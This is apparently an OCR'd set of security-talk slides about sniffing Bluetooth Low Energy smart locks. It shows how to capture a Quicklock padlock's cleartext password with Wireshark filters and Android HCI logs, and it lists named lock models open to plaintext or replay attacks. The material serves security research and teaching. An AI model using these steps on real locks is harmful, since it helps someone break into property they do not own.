


https://www.thequicklock.com

Let's try to sniff „Padlock!" device



The advertising channels again




http://www.connectblue.com/press/articles/shaping-the-wireless-future-with-low-energy-applications-and-systems/


Limit the channels for sniffing

In order to you maximize a chance to get a connection, you can have 3 independent sniffers, set for specific channels.


Limit the channel on your sniffer, only to 37 or 38 or 39.



„btatt": filter out the advertisements, only read/write,...




Filter only write requests (btatt.opcode == 0x12)



Find write packet, right click on Opcode (Write Request) and apply as filter

Gotcha!



„12345678” – cleartext password

Quicklock hack is brought to you by Antony Rose

```
>>> Vulnerable Devices

  * Plain Text Password
      - Quicklock Doorlock & Padlock v1.5
      - iBluLock Padlock v1.9
      - Plantraco Phantomlock v1.6
  * Replay Attack
      - Ceomate Bluetooth Smart Doorlock v2.0.1
      - Elecycle EL797 & EL797G Smart Padlock v1.8
      - Vians Bluetooth Smart Doorlock v1.1.1
      - Lagute Sciener Smart Doorlock v3.3.0
```

[15/44]

https://media.defcon.org/DEF%20CON%2024/DEF%20CON%2024%20presentations/DEFCON-24-Rose-Ramsey-Picking-Bluetooth-Low-Energy-Locks.pdf


Manufacturer's statement

The electronic codes necessary to open are passed wirelessly and are unencrypted (by design) to allow vendors flexibility when integrating the bluetooth device into existing platforms. Because keys are passed wirelessly, they are open to Bluetooth hacking only for a few seconds, when a hacker is within range of the device. However, this level of security is similar to a standard lock and key scenario! Standard mechanical devices offer far fewer benefits than Bluetooth connected locks!

https://www.thequicklock.com/security-notice.php

ANDROID HCIDUMP „WHITEBOX" APPROACH

How do we hack BLE?



HCI dump

central

Passive sniffing?

peripheral

Android HCI dump – white box approach

1. Enable Developer options in Android


About phone->Build number-> tap until „You are now a developer!”

2. Settings->Developer options->Enable Bluetooth HCI log

The file is saved in /sdcard/btsnoop_hci.log

Readable in Wireshark

Host Controller Interface



Linux (BlueZ), Android...

hcidump

Hcidump

Dumps commands and data exchanged between host OS and adapter firmware.

You will see only public advertisements and data exchanged with your host.

In case of link-layer encryption, hcidump shows unencrypted data.

